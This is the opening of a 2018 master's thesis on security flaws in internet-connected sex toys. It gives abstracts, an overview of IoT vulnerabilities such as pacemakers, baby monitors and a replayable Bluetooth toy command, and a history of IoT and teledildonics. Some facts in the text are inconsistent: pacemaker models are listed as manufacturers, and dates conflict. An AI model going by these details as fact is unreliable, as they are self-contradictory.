Information Security

IoD - Internet of Dongs

a long way to a vibrant future

Diplomarbeit

zur Erlangung des akademischen Grades

Diplom-Ingenieur/in

eingereicht von

Werner Schober, BSc

is161527

im Rahmen des
Studienganges Information Security an der Fachhochschule St. Pölten

Betreuung
Betreuer/in: FH-Prof. Dr. Sebastian Schrittwieser
Mitwirkung: Stefan Viehböck, MSc

St. Pölten, May 31, 2018 ______________________ ______________________

(Unterschrift Verfasser/in) (Unterschrift Betreuer/in)

Fachhochschule St. Pölten GmbH, Matthias Corvinus-Straße 15, A-3100 St. Pölten,T: +43 (2742) 313 228, F: +43 (2742) 313 228-339, E:office@fhstp.ac.at, I:www.fhstp.ac.at

Ehrenwörtliche Erklärung

Ich versichere, dass

- ich diese Diplomarbeit selbständig verfasst, andere als die angegebenen Quellen und Hilfsmittel nicht benutzt und mich sonst keiner unerlaubten Hilfe bedient habe.
- ich dieses Diplomarbeitsthema bisher weder im Inland noch im Ausland einem Begutachter/einer Begutachterin zur Beurteilung oder in irgendeiner Form als Prüfungsarbeit vorgelegt habe.
- diese Arbeit mit der vom Begutachter/von der Begutachterin beurteilten Arbeit übereinstimmt.

Der Studierende/Absolvent räumt der FH St. Pölten das Recht ein, die Diplomarbeit für Lehre- und Forschungstätigkeiten zu verwenden und damit zu werben (z.B. bei der Projektevernissage, in Publikationen, auf der Homepage), wobei der Absolvent als Urheber zu nennen ist. Jegliche kommerzielle Verwertung/Nutzung bedarf einer weiteren Vereinbarung zwischen dem Studierenden/Absolventen und der FH St. Pölten.

Ort, Datum *Unterschrift*

Kurzfassung

In den letzten Jahren und Jahrzehnten hat sich das Internet der Dinge langsam aber stetig in unserem täglichen Leben eingeschlichen. Das Internet der Dinge ist zu einer essentiellen Untermenge des gesamten Internet gewachsen und eine Welt ohne dem Internet der Dinge wäre heutzutage unvorstellbar. Für den Großteil der Menschheit ist dieses Faktum nicht sofort sichtbar bzw. offensichtlich. Hauptverantwortlich dafür ist, dass das Internet der Dinge ein Nebenprodukt der seit Jahrzehnten andauernden Digitalisierung unseres täglichen Lebens ist. Aufgrund der relativ langsamen Einführung von immer mehr automatisierten Prozessen und der digitalen Verflechtung von nahezu allen nur vorstellbaren Geräten mit dem globalen Internet war eben dieser Digitalisierungsprozess für die Menschheit nicht wirklich transparent bzw. nicht sofort sichtbar. Die allgemeine Öffentlichkeit weiß in geringem Ausmaß über diesen Prozess Bescheid. Potentiell weiß man, dass der lokale Stromnetzbetreiber ein Smart Grid implementiert, weil man ein Smart Meter installiert bekommen hat. Manche mögen sogar ein Smartes Zuhause besitzen, aber spätestens an diesem Punkt ist der Zenith der Allgemeinheit im Normalfall erreicht. Die harte Wahrheit ist jedoch, dass das Internet der Dinge bereits Maße von unvorstellbarem Ausmaß angenommen hat. Das Internet der Dinge, wie es heute bereits existiert, verbindet nahezu alles mit jedem. Wir verbinden Objekte wie Autos, Gebäude, Gehsteige, Uhren, Spiegel und noch viel exotischere Dinge wie Babyphones und Sexspielzeug miteinander. Auf den ersten Blick hören sich diese Szenarien sehr futuristisch an, aber im 21. Jahrhundert, in unserer heutigen Realität, hat uns die Zukunft bereits eingeholt. Eine dieser exotischen Unterkategorien des Internet der Dinge, Smarte Sexspielzeuge, werden den Grundstein für diese Arbeit bilden. Aufgrund des regen Treibens in der Forschung in diesem Bereich wurde ein eigener Forschungsbereich mit dem Namen Teledildonics gebildet[1]. Im Zuge dieser Arbeit wurden mehrere Smarte Sexspielzeuge einer Schwachstellenanalyse unterzogen. Dabei geht es einerseits um technische Schwachstellen, aber auch um die Datenschutzrechtlichen Auswirkungen auf die Anwender. Zu guter letzt wird der rechtliche Aspekt mehrerer Schwachstellenklassen untersucht, die es potentiell erlauben sexuelle Handlungen ohne Zustimmung der Nutzer durchzuführen.

[1] Wird allgemein auch als Sextech bezeichnet

Ergebnis

Im Zuge der Schwachstellenanalyse wurden hoch kritische Schwachstellen in den smarten Sex Toys identifiziert. Die Schwachstellen erlauben es einerseits vollständigen Zugriff auf eine Vielzahl an Kundendaten zu erlangen und somit pikante details über die Nutzer der smarten Sex Toys zu sammeln. Andererseits wurden Schwachstellen identifiziert, welche es einem Angreifer ermöglichen, vollständige Kontrolle über die Geräte zu erhalten. Dabei ist sowohl die unerlaubte Bedienung der Geräte möglich, als auch das auslesen diverser Parameter. Dieser Angriffstyp lässt sich sowohl über das Internet, als auch über einen lokalen Link in der nähe des Opfers ausführen.

Abstract

In the last few years the internet of things has creeped into our daily life, if you want it or not. The internet of things has grown up to an essential sub-set of the internet and it is nearly impossible to imagine a world without it. For most of the people on this planet this is a fact, which is not immediately obvious. A major reason for that is that the internet of things is a byproduct of the digitalisation of our daily lives, which is going on since decades. Due to the slow implementation of more and more automated processes and the interconnection of nearly every single device with each other and the global internet, this ongoing digitalisation process wasn't transparent and therefore not visible for everyone immediately. The general public is maybe aware of the fact that there is a smart grid implemented by their local energy supply companies, or some may even own a smart home, but this is as far as it gets when it comes to IoT in the general public. The reality is that the internet of things is much bigger than it might look at the first glimpse. The internet of things is interconnecting nearly everything with everything. We are connecting things like cars, homes, walkways, clocks, mirrors, fridges or more exotic things like baby monitors or even sex toys with each other. This might sound quite futuristic, but this is our todays reality - the future has caught up with us. One of those exotic sub-categories, smart sex toys, is going to be the foundation of this master thesis. Due to the massive amount of research, which is currently evolving in this sector a unique research-area got created called teledildonics[2]. This master thesis will focus on the identification and remediation of vulnerabilities in the internet of dongs. A major aspect is going to be the identification of technical vulnerabilities as well as potential privacy impacts on the users. Last but not least the legal aspect will be discussed. This is especially important, when remote pleasure without consent is possible due to mature implementation flaws in certain smart sex toys.

Result

During the vulnerability analysis phase, a number of highly critical vulnerabilities got identified. The identified vulnerabilities allow an attacker to get full and unfiltered access to the customer databases of the tested sex toys. It is therefore possible to enumerate and extract sensitive and explicit user data.

[2] Often also referred to as sextech

Furthermore, it was possible to identify serious flaws in the remote control functionality of the sex toys. It is possible to control the sex toys without prior authentication. This is possible over the internet as well as over a local link, if the attacker is nearby.

Contents

1 Introduction

1.1 Miniaturisation - From big to small

Since decades an interesting development in the global internet and local networks can be observed. Devices used in our daily lives get computerised and the ability to connect to a local network or even the internet. This development can be attributed to multiple digital evolutions, which are taking place at a more and more faster pace every now and then. This process has evolved due to multiple reasons like:

1. Digitalisation
2. Miniaturisation
3. Energy- and Cost efficiency
4. Highly optimised production processes
5. Networking improvements like ...
    a) Faster networks
    b) Reduced energy consumption
    c) Broader spectrum
    d) Larger range

This list is not exhaustive and includes just a few of the developments, which are responsible for this fast-paced process in the internet of things. As a result of this revolution it was now possible to include a small type of computer into devices, which was impossible years ago. Weather the computers were too big, consumed to much energy, or the networks were just too slow those arguments are not valid anymore. This leads to the internet of things as we know it today. We put small computers into things like buildings, fridges, baby monitors, walkways, cars, kitchen ware, cameras, watches, or clocks. That does already sound quite frightening, but those devices aren't the zenith yet, when it comes to frightening examples of IoT devices. Some extremely exotic but not so uncommon IoT devices are:

1. Baby monitors
2. Pace makers
3. Sex Toys
4. Children's toys (e.g. dolls ...)

1.2 Networking - Honey, i connected our kids to the internet

What is worse than a lot of computerised (vulnerable) devices? Correct, interconnected (vulnerable) IoT devices. The fact that a lot of devices, which were analogue a few years ago, are now computerised wouldn't be to big of a problem in itself. The bigger threat is the interconnection of those devices with each other, their environment and in the worst case with the global internet. This development is possible due to brand new technology like Bluetooth low energy, 5G-low-power, LP-WAN and last but not least IPv6 allowing us to even get one, or multiple unique IP Addresses for those devices. This widens the attack surface enormously.

1.3 Vulnerabilities - Vulnerabilities everywhere...

With great network connectivity comes great responsibility. Unfortunately, this fact is not taken enough into consideration by the manufacturers responsible for designing those devices. To get a quick overview of a small selection of the vulnerability highlights, which appeared in the last few years.

1.3.1 Surveillance in the nursery

At the beginning of 2017 an alarming message was all over the internet. A doll for children, connected to the internet, is a concealed surveillance device[1]. Furthermore, the device has to be verifiably destroyed by the parents. The reason for that is quite simple. the doll itself was connected to the internet and also able to listen to communication between little kids and their parents, while the device wasn't even on. From a technical point of view, such devices are classifies as transmitting equipment and as the German Telecommunication law states, it is strictly forbidden to disguise transmitting equipment:

> It shall be prohibited to own, manufacture, market, import or otherwise introduce in the area of application of this Act transmitting equipment which, by its form, purports to be another object or is disguised under an object of daily use and, due to such circumstances, is particularly suitable for intercepting the non-publicly spoken words of another person

> without his detection or for taking pictures of another person without his detection - *German Telecommunications Act §90 Abs1*

1.3.2 Heartbreaker - Who is giving you your pace?

In the same year as the vulnerable surveillance doll got revealed another remarkable vulnerability in the area of IoT devices got revealed. The U.S. Food and Drug Administration released a safety advisory, stating that multiple pacemakers from various manufacturers are vulnerable to highly critical cyber security threats. [2]

> The FDA has reviewed information concerning potential cybersecurity vulnerabilities associated with St. Jude Medical's RF-enabled implantable cardiac pacemakers and has confirmed that these vulnerabilities, if exploited, could allow an unauthorized user (i.e. someone other than the patient's physician) to access a patient's device using commercially available equipment. This access could be used to modify programming commands to the implanted pacemaker, which could result in patient harm from rapid battery depletion or administration of inappropriate pacing.

The affected manufacturers include:

1. Accent
2. Anthem
3. Accent MRI
4. Accent ST
5. Assurity
6. Allure

Those manufacturers nearly all implanted pacemakers in the United States. To get rid of the issue St. Jude Medical developed a firmware update to get rid of the issue.

1.3.3 Babymonitors in the cloud

As nowadays nearly everybody owns a smartphone, the classic baby monitors consisting of a handheld monitor and the baby phone itself are not necessary any more. For new and more modern devices the smartphone can be used as the receiving end of the baby-monitor. This allows the manufacturers to lower production costs as they just need to implement smartphone apps for common mobile operating systems like iOS and Android. Obviously, this also widens the attack surface enormously. In 2018 researchers from SEC Consult vulnerability lab discovered highly critical vulnerabilities, which allowed an attacker to get access to all the available baby monitors. The listing of the vulnerabilities from the technical advisory[3] should be more then enough to get an idea of how serious the issues are

1. Broken Session Management and Insecure Direct Object References
2. Missing Password Change Verification Code Invalidation
3. Available Serial Interface
4. Weak Default Credentials
5. Enumeration of user accounts
6. Outdated and Vulnerable Software

1.3.4 Backend Penetration - A vulnerable butt plug

During a research project covering Bluetooth LE security, serious vulnerabilities in a smart sex toy called Lovesense Hush got revealed. Researchers were able to enumerate the Bluetooth LE services offered by the plastic dong and identify the services, which are responsible to set the vibration intensity. This can be done without authentication or authorisation. The intensity command is sent in cleartext to the toy. The command looks as follows:

```
setIntensity(var i)
{
    write(device.getAdress().send(’vibrate:i’));
    log(’Intensity set to XXX’);
}
```

As there is no authentication, authorisation or transport layer encryption the packets can be obviously replayed and therefore the intensity of arbitrary devices in range can be set. More interestingly, values can not only be written to the device, but also read from the device. A researcher took those devices and used the values, which can be read from the device to approximate their location in google maps.

This was just a selection of a few titbits of IoT vulnerabilities, which could be observed in recent years and should already give a hint of what could be possible with smart sex toys. To better understand the developments, which took place in the last decade and why those IoT devices are horrendously




Figure 1.1: Mapping smart sex toys and tracking down their users

insecure and full of vulnerabilities, a review of the IoT developments is given in the next chapter. Besides explaining the history of IoT devices, the terms teledildonics and sextech will be explained. After that the testing methodology will be explained, followed by the vulnerabilities, which got detected in the tested devices. Last but not least the Bluetooth LE protocol used in millions of IoT devices will be explained tested and evaluated, followed by the evaluation of the legal aspect of some vulnerabilities dealing with highly sensitive customer data.

1.3.5 Related Work

Besides of those three highlights there is way more research going on in the Internet of Things. Especially the related devices, handhelds and objects as well as the social, cultural and data privacy effects on the users. [4] [5] [6] [7] [8] [9] [10]

2 Internet of Things


Atzori[11] defined the internet of things as follows:

> The Internet of Things (IoT) is a novel paradigm that is rapidly gaining ground in the scenario of modern wireless telecommunications. The basic idea of this concept is the pervasive presence around us of a variety of things or objects – such as Radio-Frequency Identification (RFID) tags, sensors, actuators, mobile phones, etc. – which, through unique addressing schemes, are able to interact with each other and cooperate with their neighbours to reach common goals [11]

This means that basically every single imaginable device can be interconnected with each other, over local networks or even over the internet. To get a better understanding of why the internet of things has evolved to what it is today, the next chapter will elaborate the history of the internet of things.

2.1 History

2.1.1 The early years



In the early years of the internet the term internet of things was not yet coined. Basic technologies like TCP/IP (1974), or DNS (1984) were still stuck in their infancy. It wasn't until 1989, the year the internet as we know it today was born. Tim Berners Lee, a researcher at the famous CERN facility, proposed a standard for the world wide web. In his proposal he defined the infrastructure needed and the hypertext transfer protocol. After the invention of the world wide web, the development of an interconnected world couldn't be stopped anymore and the snowballing affect could be observed. Month after month a new technology got invented, forming the interconnected world as we know it today. A first glimpse of what





Figure 2.1: First proposal of the WWW by Tim Berners Lee

might be the future could be observed in the year 1990, just one year after foundations of the WWW got invented. A researcher called John Romkey proposed an interconnected toaster. [12] Romkey used a publicly available toaster and modified it in a way that it accepted SNMP messages over a wire. An example of an SNMP message can be observed in the following figure. In scientific literature this toaster from the 1990s is proposed as the first device in the internet of things, even the term wasn't yet defined in the 1990s. Another device from the 1990s is a fountain, were the height is mimicking the current stock market fed by the internet, developed by Mark Weiser who researched in the field of ubiquitous computing:

> Ubiquitous computing is roughly the opposite of virtual reality. Where virtual reality puts people inside a computer-generated world, ubiquitous computing forces the computer to live out here in the world with people. Virtual reality is primarily a horse power problem; ubiquitous computing is a very difficult integration of human factors, computer science, engineering, and social sciences.

The year after the first IoT device got invented, namely in 1999, the term internet of things got finally coined by Kevin Ashton, a researcher at the Massachusetts Institute of Technology, in a presentation for Procter & Gamble.

> I could be wrong, but I'm fairly sure the phrase "Internet of Things" started life as the title of a presentation I made at Procter and Gamble (P&G) in 1999. Linking the new idea of RFID




```
toasterToastType OBJECT-TYPE
    SYNTAX INTEGER {
             white-bread(1),
             wheat-bread(2),
             wonder-bread(3),
             frozen-waffle(4),
             frozen-bagel(5),
             hash-brown(6),
             other(7)
           }
    ACCESS read-write
    STATUS mandatory
    DESCRIPTION
       "This variable informs the toaster
       of the type of material being
       toasted. The toaster uses this
       information combined with
       toasterToastDoneness to compute
       how long the material must be
       toasted for to achieve the
       desired doneness."
    : : = {toaster 5}
```

Figure 2.2: IoT Toaster specification

> in P&G's supply chain to the then-red-hot topic of the Internet was more than just a good way to get executive attention. It summed up an important insight—one that 10 years later, after the Internet of Things has become the title of everything from an article in Scientific American to the name of a European Union conference, is still often misunderstood[13]

In the following years the term internet of things gets defined in all its manifestations.

2.1.2 Things getting serious



At the start of the new millennium Neil Gershenfeld release a publication called When Things start to Think. This book can be seen as an addition to the work of Kevin Ashton. Gershenfeld concludes in his book as follows:

> “in retrospect it looks like the rapid growth of the World Wide Web may have been just the trigger charge that is now setting off the real explosion, as things start to use the Net. [14]”

In the following years the first real devices in the internet of things got invented, whereas everything started off as a bad Joke from LG. They announced a new fridge, which is connected to the internet and has certain smart functionalities, like automated ordering and fridge stock control. Another device was the so called smart orb, developed by David Rose et. al.[15]. This orb allowed their users to identify the current stock development based on different lighting colours. As can be observed most of the early IoT devices are more or less a toy and nobody really thought that those devices in the internet of things will be a game changer in the very near future. International organisations like the European Union or the United Nations started to have their own IoT conferences to develop strategies for the future. Arrived in the year 2008 the internet of things as we know it today was born, this is a simple fact, which got defined by Cisco Internet Business Group by observing that since 2008 more devices were connected to the internet than people itself. The birth of the internet of things can even be observed in the google trends[1]. This can be seen in the following figure:





Figure 2.3: The popularity of the search term "internet of things" between 2000 and 2018

A few years later most of the biggest economies like the United States and China proposed that the internet of things is a key industry in the global market and they already recognized that the internet of things will be a key enabler in global business growth for various industries. From this point in time on the biggest economies started to invest in projects ranging from small to large sizes, case studies and projects in the area of the internet of things to avoid to be at risk of being left behind in terms of technology, market growth and ability to compete.

[1] The google trends visualise how often a certain search term was used in the google search.

2.1.3 Vulnerabilities everywhere



After the rapid development of the internet of things, massive issues evolved. Due to the fast-paced development of the internet of things major aspects in the development process, like security and reliability got neglected and the main goal was to release more and more IoT devices into the wild as fast as possible. This development lead to major security incidents in the internet of things. One well known example is the Mirai botnet. The Mirai botnet used security holes in IoT devices and created a huge botnet, which was capable of taking down nearly every infrastructure on this planet.

2.2 Advantages/Disadvantages

After reading the history of the internet of things, one might think that there are only downsides and the internet of things is very bad for us, which is in fact not true. As everything has up- and downsides, this also applies to the internet of things. Without going into to much details the following table contains the most outstanding up- and downsides of the internet of things:

Table 2.1: Up- and Downsides of IoT

Upsides	**Downsides**
Cost Savings	Privacy Issues
Time Savings	Higher Energy Consumption
Increased Life Quality	Complexity
Higher Efficiency	Technology takes Control
More automation	Compatibility

2.3 Sub-Categories

The internet of things is not a static construct but is diverse and multifaceted. This manifests in the diverse amount of sub categories in the world of the internet of things which has evolved in recent years.

An overview of the IoT sub categories can be classified as follows:

- **Connected products** — From connected consumer-level coffeemakers to connected industrial pumps, this category enables end-to-end visibility into product-centric operations. It also promises improvements or even transformation around issues like regulatory compliance and product serviceability. [16]
- **Connected assets** — In contrast with connected products, this category involves high-value, long-lived equipment such as aircraft and industrial machinery. Connected assets link production systems with manufacturing and maintenance processes to increase asset uptime and reduce operational and repair costs. [16]
- **Connected fleets** — This category is all about tracking, monitoring, analysing, and maintaining any assets that move — from trucks to ships to construction equipment — wherever they appear in the network. Extracting data from mobile equipment has been difficult and expensive, so the promise here is immense.[16]
- **Connected infrastructures** — From software networks to power grids to buildings, the majority of IoT sensors are likely to end up in connected infrastructures. This category will deliver new forms of digital operational intelligence to transform physical systems. The goals will be to drive economic growth, improve service, and allow for more effective and efficient operations and risk mitigation.[16]
- **Connected markets** — Markets apply to any activity that involves physical space, from retail centres to farms to cities. IoT can help cities, rural areas, and other markets to optimise use of assets and natural resources; reduce energy usage, emissions, and congestion; and improve efficiency and quality of life.[16]
- **Connected people** — This category focuses on improving work, life and health by linking people and communities, enabling organisations to evolve into new business models, and delivering better lifestyle experiences.[16]

The most interesting sub category for this thesis is connected people and products. A focus will be set on a subset of those categories called teledildonics and sextech.

3 From IoT to IoD

As it was already defined in this thesis, the internet of things is the interconnection of everything with everything, over local links or over the internet. As the term "everything" obviously already implies, some exotic industries started to get to know the upsides of the internet of things, namely the erotic industry. They started to develop technical abominations out of common products like sex toys, which were previously not connect at all to the internet. They started out with local Bluetooth links for communication, implemented social media like functionalities and then started to connect all those devices with their users over the internet. This idea is basically not new at all and already got theoretically devised a ling time ago, in a century were the internet was not existent at all and computers were as big as a whole house and used for banking computations.

3.1 A Long time ago...

In the middle of the 70s a book got released called Computer Lib/Dream Machines written by Ted Nelson [17]. Ted Nelson is a pioneer of information technology and philosopher. He is responsible for terms like hypertext[1], hypermedia[2], transclusion [3], virtuality and interwingularity [4]. In this famous book he coined a term called teledildonics. He defined teledildonics as the ability of certain devices to pleasure humanity and let them reach climax, while being interconnected with each other and an undefined network. The controller and the device do not necessarily need to be close to each other as the control connection can be communicated over a radio link. Back then Nelson was living in a time, were this scenario was highly speculative and not more than a dream, or a sentence in a book. The technology was just not there to control devices over the air or connect them to the internet as the internet was just not existing. Arrived in the 21st century, this dream has become reality. This surreal book has partly become a reality. The industry, which evolved in this IoT subcategory has risen to a multi-billion-dollar industry. We are connecting sex toys in all forms available on the market, with each other. People control them from every

[1] Electronic text with direct references to other electronic texts

[2] Hypermedia is an extension for hypertext allowing all kinds of media types like images and videos

[3] Transclusion is the inclusion of electronic documents into each other

[4] interwingularity describes the complex relations in human thinking and the world

place on this planet.

3.2 Teledildonics

Nelsons book released in 1970 contained a famous chapter called body electronics, where he is philosophising about attaching certain electronical devices to human bodies to enhance their sex life. The exact quote, where he coined the term teledildonics can be read below:

> I originally hadn't intended to include anything like this in the book, wanting It to be a family-style access catalog and all that, but this particular item seems fairly Important. Remember how we laughed at the **Orgasmotron** in Woody Allen's Sleeper? Well, it turns out not to be a joke. An individual named How (not Howard) Wachspress, electronicker-in-residence at a San Francisco radio station, has been developing just that. except that he has more elevated purposes in mind. The secret was broken to the world in Oul magazine earlier the year; but Hefner, the publisher, evidently held back the more startling photographs of a model In **electronically induced ecstasy**. Wachspress' devices transpose sound (as audio signals) into feelings; you touch your body with an open-ended tube or other soft fixture attached to his device– which in turn ie attached to a hi-fi. The sensations, it is claimed, are profound and moving. You may take them anywhere on your body; the effect la deeply relaxing and emotionally engrossing. Wachspress thinks he has reached an entire neurological system that wasn't known before, much like Olds' discovery of the "pleasure center" in the brain; he adds it as a new modality of experience and a generalisation of music and touch. That is the main point. "Hyperreality" is where he sees It gets you: a point curiously congruent with the author's own notions of hypertext and hypermedia as extensions of the mental life. This said, we can consider the prurient aspects of Wachspress' Auditac and Teletac devices (which he intends to market In a couple of years as hi-fi accessories, b'gosh). When played with the right audio, in the right place, and a good operator at the controller, they provide a sexual experience said to be of a high order. Wachspress' work ties in interestingly with today's "awareness" movement, of which Esalen is the spiritual center, which holds that we have gotten out of touch with our bodies, our feelings, our native perceptions. As such, the Wachspress machines may be an unfolding mechanism for the unfeeling tightness of modern Man - as well as a less profound treatment for "marital difficulties" and Why-Can't-Johnny-Come-Lately. Inscrutable San Francisco! Wachspress gave a number of demonstrations of his devices in Bay Area churches, until he became dis-

> turbed at Immodest uses of the probe by female communicants who had stood In line to try the machine.[17]

3.2.1 Audiotactile communication system

Auditac and Teletac were the first pioneering devices in the still extremely young era of teledildonics. They are registered under US patent number US3875932A and are described as follows:

> Random or controlled electronically synthesized signals are converted to sound waves that are directly coupled to the skin of a life form, such as a human body, to stimulate the skin or internal portions of the life form and to communicate the intelligence, sense or feeling of the sound to the brain, bypassing the ear as the channel for reception of audio information. Control signals are derived from biopotentials or other sources, to modulate an electronic synthesizer. The amplified signals then drive an electroacoustic transducer which directs the sound waves through a wave guide to a probe adapted to couple the sound directly to the skin of a life form with a minimum of acoustical radiation. Recording, reproduction, analysis, synthesis or communication systems employing such instrumentation and related software.




FIG. 9

FIG.10

Figure 3.1: The first figure is a central longitudinal sectional view of a multichannel internal probe in accordance with the present invention; and The second figure is a central longitudinal sectional view of an external multichannel probe in accordance with the present invention.

Nobody could have imagined what would be possible just a few years later at the start of a new century.

3.2.2 The Orgasmotron - a perpetual occuring object in the 20th century

After the audiotactile communication system got patented (and even before that event, see Barbarella and Flash Gordon) an interesting development could be observed. Multiple people, namely directors and authors tried to come up with similar fictional devices and included them in their stories. Moreover, the audience loved it. This was especially interesting as in those times sexuality wasn't lived in an open and fulfilled way as it is done nowadays. The people were interested in those devices, sadly the technology was not yet there. The following list contains a few books and movies, which were quite popular and contained fictional teledildonic devices:

